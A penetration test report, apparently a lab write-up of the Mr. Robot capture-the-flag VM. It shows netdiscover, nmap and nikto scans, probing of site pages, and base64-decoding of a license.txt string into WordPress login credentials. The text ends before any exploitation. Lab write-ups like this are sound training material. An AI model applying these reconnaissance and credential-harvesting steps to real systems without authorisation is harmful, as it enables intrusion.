Mr. Robot
Report

Name: Ritesh Bardikar

Date – 1/07/2025

Email – riteshbardikar@gmail.com

Table of Content

1. Executive Summary:

I have performed penetration test to identify various vulnerabilities present on Mr. Robot system. I have used various methodology that attacker can perform to exploit the system and get the unauthorized access over the system. While doing so, I have found various ways to get access of the system and manipulating the data of the system. I have found all the 3 keys present on the system. I have reported here most of the vulnerabilities present on the system.

Focus areas included are:

- Gaining access of the system.
- Finding all the keys present.
- Exploiting the file upload feature to gain control over the server.


Very High potential risk exploits are present on the system that can result in gaining access of the system.

Summary of the Result:

- We scan the ports that are available through which **attacker can launch attack** on the systems.
- Analysing the website resulted in **identifying high risk credential attacks.**
- Getting the login access through the **vulnerabilities present on the site** without using any external resource.
- Getting the **access of the system** on our terminal through the methodology that present very high potential risk.
- We found various keys present on the system with help of the vulnerable guides present freely on the site.
- We get the root access of the terminal through which attacker can **perform various malicious activity**.

2. Attack Narrative:

1). Starting our process with “netdiscover” command to get IP of the system with the help of a known MAC address.




```
Currently scanning: 172.16.16.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.187.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.187.2   00:50:56:eb:ac:a5      1      60  VMware, Inc.
192.168.187.140 00:0c:29:25:f0:f4      1      60  VMware, Inc.
192.168.187.254 00:50:56:f9:2c:45      1      60  VMware, Inc.
```

Here we retrieve the IP address of the system as 192.168.187.140 with the help of known mac address 00:0c:29:25:f0:f4.

2). After getting the IP address we scanned the open ports present with the help of nmap tool.


We used nmap -sV command to find the services available with the versions of it.



```
┌─[riteshb@parrot]─[~]
└──╼ $sudo su
[sudo] password for riteshb:
┌─[root@parrot]─[/home/riteshb]
└──╼ #nmap -sV 192.168.187.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-01 08:41 IST
Nmap scan report for 192.168.187.140
Host is up (0.00059s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd
MAC Address: 00:0C:29:25:F0:F4 (VMware)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.91 seconds
┌─[root@parrot]─[/home/riteshb]
└──╼ #
```

We see that http ports are open so we open the IP on the browser.


3). Opening the site.



```
08:24 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

08:24 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's
exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the
Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will
give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

We analysis the website with all the commands available but didn’t found anything useful.

4). Analysing the site with the help of nikto tool.




```
┌─[root@parrot]─[/home/riteshb]
└──╼ #nikto -h 192.168.187.140
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.187.140
+ Target Hostname:    192.168.187.140
+ Target Port:        80
+ Start Time:         2025-08-01 08:40:40 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http
s://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /d1gluE8e.jsa: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found
: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.187.140/?p=23>; rel=shortlink. See: https://www.drupal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```


We found various lead here like information that there is an admin page, readme page, also a licence.txt file and many more things.

Now we explore the leads that we got here.

5). Exploring for more hints



No information on admin page.


Applications Places System
Fri Aug 1, 09:56
Restore Session
192.168.187.140/readme
Not Secure http://192.168.187.140/readme
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
Menu [Parrot Terminal] Mozilla Firefox Parrot Terminal Parrot Terminal

I like where you head is at. However I'm not going to help you.

Found something on readme file but seems trash.





Applications Places System
Fri Aug 1, 09:58
Restore Session
image | user's Blog!
Not Secure http://192.168.187.140/image/
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
user's Blog!
Just another WordPress site
Search ...
RECENT COMMENTS
ARCHIVES
CATEGORIES
No categories
META
← PREVIOUS IMAGE / NEXT IMAGE →
image
1:50:52
Connecting to 172.16.58.187...
Menu [Parrot Terminal] image | user's Blog! ... Parrot Terminal Parrot Terminal

Image also didn’t gave us any important lead.




```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```



```
do you want a password or something?

ZWxsaW90OkVSMjgtMDY1Mgo=
```

Got some encrypted message on licence.txt file decoding what it says.



Applications Places System
Fri Aug 1, 09:59
Restore Session
192.168.187.140//license.txt
Base64 Decode and Enco
www.base64decode.org
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
BASE64
Decode and Encode
Decode
Encode
Language: English Español Português Français Deutsch 中文 Русский
Bonus tip: Bookmark us!
Other tools
URL Decode
URL Encode
JSON Minify
JSON Beautify
JS Minify
JS Beautify
CSS Minify
CSS Beautify
Partner sites
Free Uptime Monitoring
DECODE
Menu [Parrot Terminal] Base64 Decode and E... Parrot Terminal Parrot Terminal

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or **decode** your data.

Decode from Base64 format

Simply enter your data then push the decode button.

```
ZWxsaW90OkVSMjgtMDY1Mgo=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
elliot:ER28-0652
```

